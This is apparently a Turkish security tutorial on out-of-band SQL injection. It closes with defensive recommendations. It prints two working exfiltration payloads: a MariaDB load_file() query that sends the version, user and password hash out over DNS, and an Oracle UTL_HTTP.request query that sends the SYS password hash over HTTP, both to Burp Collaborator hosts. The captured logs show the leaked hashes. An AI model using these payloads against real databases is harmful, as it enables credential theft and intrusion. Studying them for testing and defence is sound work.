


Out-of-Band (OOB) SQL Injection

Bant Dışı (OOB) SQL Enjeksiyonu aslında yeni bir saldırı değildir ve tartışması birkaç yıl önce başlamıştır. Bu yazının amacı zafiyeti örneklemek ve özetlemektir.

In-Band ve Blind SQL Enjeksiyonu ile karşılaştırıldığında, OOB SQL enjeksiyonu verileri outbound bir kanaldan dışarı sızdırır, bunlar DNS veya HTTP protokolü olabilir. Bir veri tabanı sisteminin outbound DNS veya HTTP isteğini başlatma yeteneğinin, mevcut fonksiyonlara bağlı olabilir. Bu fonksiyon, dosya işlemi (örneğin: load_file(), xp_dirtree) veya bağlantı yaratma fonksiyonu olabilir (örneğin: DBMS_LDAP.INIT, UTL_HTTP.request). OOB SQL enjeksiyonundan yararlanmak için, hedeflenen web ve veri tabanı sunucuları aşağıdaki koşulları sağlamalıdır:

1. Web uygulamasında girdi doğrulama eksikliği
2. Hedeflenen veri tabanı sunucusunun, güvenlik kısıtlanması olmadan dışarıya giden isteği (DNS veya HTTP) göndermesine izin veren ağ ortamı
3. Giden isteği oluşturmak için gerekli fonksiyonları çalıştıracak yeterli yetki

Aşağıdaki şekilde OOB SQL Enjeksiyonu akışı gösterilmektedir. Bu yazımda, Burp Collaborator sunucusu, veri tabanı sisteminden giden isteği dinlemek ve yakalamak için kullanılmıştır.



DNS tabanlı veri sızdırma:

Aşağıda, MySQL veri tabanının bir çatalı olan MariaDB için DNS tabanlı veri sızdırma sorgusu örneği verilmiştir. Bu sorgu, MariaDB'den veri tabanı sürümünü, kullanıcı adını ve şifreyi sızdırmak için kullanılmıştır. load_file() fonksiyonu, giden DNS isteğini yapmak ve nokta (.) toplanan verilerin görüntülenmesini organize etmek için kullanılır.

```
select
load_file(CONCAT('\\', (SELECT+@@version), '.', (S
ELECT+user), '.', (SELECT+password), '.', 'n5tgzhrf76
8171uaacqu0hqlocu2ir.burpcollaborator.net\\vfw'))
```

Burp Collaborator sunucusu tarafından yakalanan MariaDB'nin DNS giden istekleri aşağıdaki gibi gösterilir:

#	Time	Type	Payload	Comment
1	2019-Aug-09 20:22:59 UTC	DNS	n5tgzhrf768i71uacq0hqlocu2ir	
2	2019-Aug-09 20:22:37 UTC	DNS	n5tgzhrf768i71uacq0hqlocu2ir	
3	2019-Aug-09 20:23:20 UTC	DNS	n5tgzhrf768i71uacq0hqlocu2ir	
4	2019-Aug-09 20:23:41 UTC	DNS	n5tgzhrf768i71uacq0hqlocu2ir	
5	2019-Aug-09 20:24:03 UTC	DNS	n5tgzhrf768i71uacq0hqlocu2ir	

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name
10.3.16-MariaDB.admin.5f4dcc3b5aa765d61d8327deb882cf99.n5tgzhrf768i71uacq0hqlocu2ir.burpcollaborator.net
(1) (2) (3)

HTTP tabanlı veri sızdırma:

Oracle veri tabanı, UTL_HTTP.request fonksiyonu kullanılarak HTTP tabanlı veri sızdırma gösterilmiştir. Aşağıda, veri tabanı sürümünü, geçerli kullanıcı adını ve parola özetini veri tabanından sızdırmak için kullanılan örnek sorgu gösterilmektedir. UTL_HTTP.request () fonksiyonunun amacı, veri tabanı sisteminin HTTP isteğini tetiklemektir. '?version', kullanıcı ve parola özetini yakalanan verileri düzenlemek ve HTTP isteğinin parametreleri gibi görünmesini sağlar.

```
SELECT
UTL_HTTP.request('http://fexvz59jd1088tjhf7y6z0onkeq4e
t.burpcollaborator.net/'||'?version='||(SELECT version
FROM v$instance)||'&'||'user='||(SELECT user FROM
dual)||'&'||'hashpass='||(SELECT spare4 FROM sys.user
$ WHERE rownum=1)) FROM dual;
```

Aşağıda Burp Collaborator sunucusu tarafından yakalanan HTTP isteği gösterilmektedir:

#	Time	Type	Payload
1	2019-Aug-12 09:08:12 UTC	HTTP	fexvz59jd1088tjhf7y6z0onkeq4et
2	2019-Aug-12 09:08:12 UTC	DNS	fexvz59jd1088tjhf7y6z0onkeq4et

Description Request to Collaborator Response from Collaborator

Raw Params Headers Hex

```
GET
/?version=18.0.0.0&user=SYS&hashpass=S:5D0D8D0AC0CAE194BA7AFA95D
80CFA6247E34C168B0BE7563CA09ECOEDFB;T:CC3753FA694A0BEFEBF45A89A4887
B5D7D50A726DAE15C9F8DBC0E9AEB8185A8E3D164DFCE01A3A574A7CC7FA14528
91401ACCFFE66B7136418B96E3AC5BC028F4BC8CE82A46A0331CF3C6353D3BAA38
HTTP/1.1
Host: fexvz59jd1088tjhf7y6z0onkeq4et.burpcollaborator.net
Connection: close
```

Öneriler:

1. Hem istemci hem de sunucu tarafında girdi doğrulama yapılmalıdır.
2. Ayrıntılı hata bilgilerinin görüntülenmesini önlemek için uygun hata yönetimi gerçekleştirilmelidir.
3. Ağ ve güvenlik mimarisi tasarımını gözden geçirilmelidir.
4. En az ayrıcalık ilkesine göre uygun yetkilere sahip veri tabanı hesabını uygulamaya atanmalıdır.
5. Ek kontrol olarak Web Uygulaması Güvenlik Duvarı (WAF) ve İzinsiz Girişi Önleme Sistemi (IPS) gibi güvenlik kontrolünün uygulanmalıdır.
6. Anomali durumlarının sürekli kontrolü ve uygun olay müdahale süreçleri gerçekleştirilmelidir.

[1] - A Study of Out-of-Band Structured Query Language Injection -

https://www.academia.edu/41117452/A_Study_of_Out-of-Band_Structured_Query_Language_Injection

[2] - Out of Band Exploitation (OOB) CheatSheet - <https://www.notesosecure.com/oob-exploitation-cheatsheet>

